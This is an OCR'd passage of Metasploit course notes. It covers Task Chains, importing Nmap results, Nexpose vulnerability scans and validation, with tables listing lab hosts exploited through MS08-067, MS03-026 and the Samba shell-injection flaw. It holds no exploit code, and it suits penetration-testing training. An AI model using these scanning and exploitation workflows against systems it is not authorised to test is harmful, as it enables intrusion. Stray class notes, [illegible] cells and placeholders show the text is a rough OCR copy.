MAC Address: 08:00:27:D1:33:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

Metasploit - Task Chains

Task Chains is a feature found in the Metasploit Pro version which helps us to schedule tasks and execute them.


It is generally used for processes that run periodically, for example, network scanning.

To configure a task, let’s go to Tasks → Chains → New Task Chain.




□	SCHEDULE	NAME	LAST UPDATED	CREATED BY	TASKS	HISTORY	STATUS
□		nightly	[illegible]	[illegible]	SCAN	[illegible]	
□		weekly	[illegible]	[illegible]	SCAN	[illegible]	

Provide a name for the Task Chain.




Task Chain Name: task chain

Next, click the ‘+’ sign, as shown in the following screenshot.



Task Chain Name: task-chain


Select from the list the task that you want to select. Let us select SCAN.



Task Chain Name: task-chain

No tasks have been added yet.


Next, the **configuration task setting** will appear as shown below.



- Target Settings
- Advanced Target Settings
- Discovery Settings
- Discovery Credentials
- Web Scan Settings
- Automatic Tagging
- Web Crawler Settings (Advanced)


Let’s add a task to the Task Chain which is the function that the server has to do after finishing the first task.

To schedule the task, click the "Schedule Now" icon.




Task Chain Name: task-chain

The following table will be displayed where you can select how often you want to run a task.



Run Check: Once

At the end, click the Save button to schedule the task chain.



Schedule a Task Chain

□ Suspend

Task Chain will occur:
Hourly until March 20, 2015


Run Chain: Hourly ▾ at 5 minutes past the hour

Max Duration: 1 Year ▾


☑ Delete Previous project data (Recommended)

Metasploit - Import Data

- Metasploit is a powerful security framework which allows you to import scan results from other third-party tools.
- You can import NMAP scan results in XML format that you might have created earlier.
- Metasploit also allows you to import scan results from **Nessus**, which is a vulnerability scanner.
- Let's see how it works.
- At first, perform an NMAP scan and save the result in XML format on your desktop, as shown in the following screenshot.


File Machine View Input Devices Help
201608140818 Quick scan on 192.168.1.0_24.xml


- Next, open Metasploit or Armitage to import the scan results.
- Thereafter, use the following command to import all the host.
- Msf > db_import "path of xml file“
- The following screenshot shows what the output will look like.



```
msf > db_import "/root/Desktop/201608140818 Quick scan on 192.168.1.0_24.xml"
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.7.2'
[*] Importing host 192.168.1.1
[*] Importing host 192.168.1.101
[*] Successfully imported /root/Desktop/201608140818 Quick scan on 192.168.1.0_24.xml
```

To test whether the import file was correct or not, we can run specific commands on these two hosts and see how they respond.

For example, in our case, we have listed all the hosts having the port 445 running on them.



```
msf >
msf > serse
[-] Unknown command: serse.
msf >
msf >
msf > services  -p 445 -u

Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.1.1    445   tcp    microsoft-ds  open
192.168.1.101  445   tcp    microsoft-ds  open

msf >
```

Refer Blogs / tutorial websites / youtube → Give me the procedure to perform vulnerability scan using metasploit

Metasploit - Vulnerability Scan

windows/linux/ web server.


- A vulnerability is a **system hole** that one can exploit to gain unauthorized access to sensitive data or inject malicious code.
- Metasploit, like all the others security applications, has a **vulnerability scanner** which is available in its commercial version.
- With the help of a vulnerability scanner, you can do nearly all the jobs with one application.
- This facility is not there in the free version of Metasploit.
- If you are using a free version of Metasploit, then you will have to use Nessus Vulnerability Scanner and then import the results from there.
- Metasploit uses **Nexpose** to do the scan.

|| Resume by 5.10pm ||

Let’s see how to scan with Nexpose in the Pro version of Metasploit.

First, add Nexpose console to Metasploit WEB UI.

To do this, go to: Administration → Global Setting → Nexpose Console → Configure Nexpose Console.




This section provides the ability to configure Nexpose Consoles. Once configured, these consoles may be used to launch new scans and import data from existing sites.

□	NAME	ADDRESS	STATUS	VERSION	SITES	CREATOR	UPDATED
□	NX1	[illegible]	Available (Enabled)	490	14	msfadmin	2015-09-14 11:01:48 -0500

Enter the IP of the server having Nexpose installed.

Next, enter the port number, the username and the password. Select **enable**.




This section provides the ability to configure Nexpose Consoles. Once configured, these consoles may be used to launch new scans and import data from existing sites.

□	NAME	ADDRESS	STATUS	VERSION	SITES	CREATOR	UPDATED
□	[illegible]	[illegible]	Available (Enabled)	[illegible]	14	[illegible]	[illegible]

Next, click the Netexpose button → add the IP address of the host or network to be scanned → select scan template.

It will initiate the scanning process.




□	Host	Service	Name	Status	References
□	VULN71	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
□	VULNET01XPSP0	135/tcp	MS03-026: Buffer Overrun In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (13 Total)
□	metasploitable.localdomain	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)
□	VULN005W2K3SP0	135/tcp	MS03-026: Buffer Overrun In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (13 Total)
□	WIN2KASSP4	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
□	VULN71	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
□	WIN2KAS	135/tcp	MS03-026: Buffer Overrun In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (13 Total)
□	metasploitable	80/tcp	PHP Vulnerability: CVE-2012-1823	Exploited	CVE-2012-1823 (18 Total)
□	metasploitable	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)

To view the scan result, go to Analysis → Host.

Metasploit - Vulnerability Validation


- How to validate the vulnerabilities that we have found from vulnerability scanners like Nexpose.
- This process is also known as **vulnerability analysis**.
- As shown in the following screenshot, a vulnerability scanner can sometimes give you hundreds of vulnerabilities.
- In such a case, it can be quite time-consuming to validate each and every vulnerability.



Show 100 entries


□	Host	Service	Name	Status	References
□	VULN71	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
□	VULNET01XPSP0	135/tcp	MS03-026: Buffer Overrun In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (13 Total)
□	metasploitable.localdomain	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability NEW	Exploited	CVE-2007-2447 (31 Total)
□	VULN00SW2K3SP0	135/tcp	MS03-026: Buffer Overrun In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (13 Total)
□	WIN2KASSP4	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
□	VULN71	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644) NEW	Exploited	CVE-2008-4250 (18 Total)
□	WIN2KAS	135/tcp	MS03-026: Buffer Overrun In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (13 Total)
□	metasploitable	80/tcp	PHP Vulnerability: CVE-2012-1823 NEW	Exploited	CVE-2012-1823 (18 Total)
□	metasploitable	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)

